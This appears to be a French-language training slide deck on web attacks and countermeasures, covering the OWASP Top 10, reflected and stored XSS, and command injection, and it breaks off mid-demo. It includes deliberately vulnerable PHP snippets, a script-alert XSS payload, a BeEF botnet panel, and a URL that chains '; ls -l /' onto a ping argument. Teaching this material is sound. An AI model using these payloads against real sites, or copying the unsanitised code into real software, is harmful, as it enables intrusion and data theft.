


LES VULNÉRABILITÉS WEB



ATTAQUES ET CONTRE-MESURES

GÉNÉRALITÉS



Nombre d'enregistrements volés

Source : *informationisbeautiful*

LES VULNÉRABILITÉS WEB

TOP 10 OWASP

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Known Vulnerable Components

A10 – Unvalidated Redirects and Forwards



LES XSS

Le cross-site scripting permet l'injection de code dans une page web permettant de provoquer des actions dans le navigateur

Exemples :

- Vol de sessions
- Défacement
- Redirections
- Botnets javascript



Il existe deux familles de XSS :

- Les XSS volatiles
- Les XSS stockés

LES XSS


DÉCOUVERTE DE LA VULNÉRABILITÉ

The screenshot shows a web browser interface. On the left, there's a toolbar with icons for Load URL, Split URL, and Execute. Below the toolbar, the URL bar contains the address `http://vulnweb.fr/xss/example1.php?name=M. Dupont`. Underneath the URL bar are two checkboxes: "Enable Post data" and "Enable Referrer". The main content area displays the text "Hello M. Dupont". At the bottom of the browser window, there's a code editor showing the PHP source code of the page:

```
<?php require_once '../header.php'; ?>  
  
Hello  
<?php  
    echo $_GET["name"];  
?>  
  
<?php require_once '../footer.php'; ?>
```

LES XSS


DÉCOUVERTE DE LA VULNÉRABILITÉ



Le code HTML injecté est
interprété par le navigateur

LES XSS

DÉCOUVERTE DE LA VULNÉRABILITÉ



Le code JavaScript est interprété par le navigateur !!

LES XSS STOCKÉS

ENCORE PLUS DANGEREUX ...

LAMPSec Point Security Available

Submitted by Barbara on Mon, 06/03/2013 – 13:31

LAMPSec Research labs is proud to announce the availability of our new PoC version 1.0. PSS is the result of several years of investment by LAMPSec Labs in network and host anomaly detection technologies. PSS gives you visibility into security threats, including APT, by detecting problems including over the wire as well as 0 day. Your organization deserves more than the veneer of protection provided by anti-virus software. Contact our sales group to learn more about what PSS can do for your organization!

Add new comment

#7

Submitted by PilOO on Tue, 10/28/2014 – 23:28.

Mon titre

[edit](#) [reply](#)

Your name:
PilOO

Subject:
Mon titre


Comment: *

<script>alert('XSS');</script>




LES XSS

LE VOL DU COOKIE DE SESSION



LES XSS

LE VOL DU COOKIE DE SESSION : DEMO



LES XSS

LES BOTNETS



BeEF Control Panel

10.10.10.208:3000/ui/panel

Hooked Browsers

- Online Browsers
 - 10.10.10.208
 - 10.10.10.202
- Offline Browsers

Getting Started Logs Current Browser

Details Logs Commands Rider XssRays

Module Tree

- Browser (10)
 - Hooked Domain (17)
 - Play Sound
 - Unhook
 - Webcam
 - Get Visited Domains
 - Detect Popup Blocker
 - Detect FireBug
 - Detect Unsafe ActiveX
 - Fingerprint Browser
 - Get Visited URLs
- Chrome Extensions (7)
- Debug (3)
- Exploits (14)

Module Results History

id	date	label
0	2013-02-07 15:23	command 1
1	2013-02-07 15:34	command 2

LES XSS

EN RÉSUMÉ

Mauvais filtrage des données en sortie (affichées sur les pages web)

CONTREMESURES

Toutes les données non sûres (provenant de l'utilisateur) doivent être sécurisées !

UTILISER LES FONCTIONS :

- htmlentities()
- htmlspecialchars()
- strip_tags()
- ...

HEADERS HTTP :

- X-Frame-Options: DENY
- X-XSS-Protection: 1; mode=block
- ...

- Sensibilisation/formation développeurs
- WAF, IPS, ...
- Tests d'intrusion, audits réguliers
- Configuration sécurisé du serveur

LES INJECTIONS DE COMMANDES

L'injection de commandes apparaît lorsqu'un script vulnérable utilise les commandes du système hôte pour réaliser des actions : ping, nslookup, date ...


Exemples :

- Défacement
- Vol d'informations
- Compromission du serveur
- Botnet ...

#!/bin/bash

LES INJECTIONS DE COMMANDES

DÉCOUVERTE DE LA VULNÉRABILITÉS




```
<?php require_once("../header.php"); ?>  
<pre>  
<?php  
    system("ping -c 2 ".$_GET['ip']);  
?>  
</pre>  
<?php require_once("../footer.php"); ?>
```

- ① Appel de la commande ping
- ② Aucun filtrage de la saisie utilisateur

LES INJECTIONS DE COMMANDES

DÉTOURNER LA COMMANDE ...



The screenshot shows a web browser interface with the following details:

- URL Bar:** /example1.php?ip=127.0.0.1 ; ls -l /
- Toolbar:** Load URL, Split URL, Execute, Enable Post data, Enable Referrer.
- Header Bar:** PentesterLab.com, Home
- Content Area:** Displays terminal output from a ping command followed by a directory listing. A red box highlights the directory listing output.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
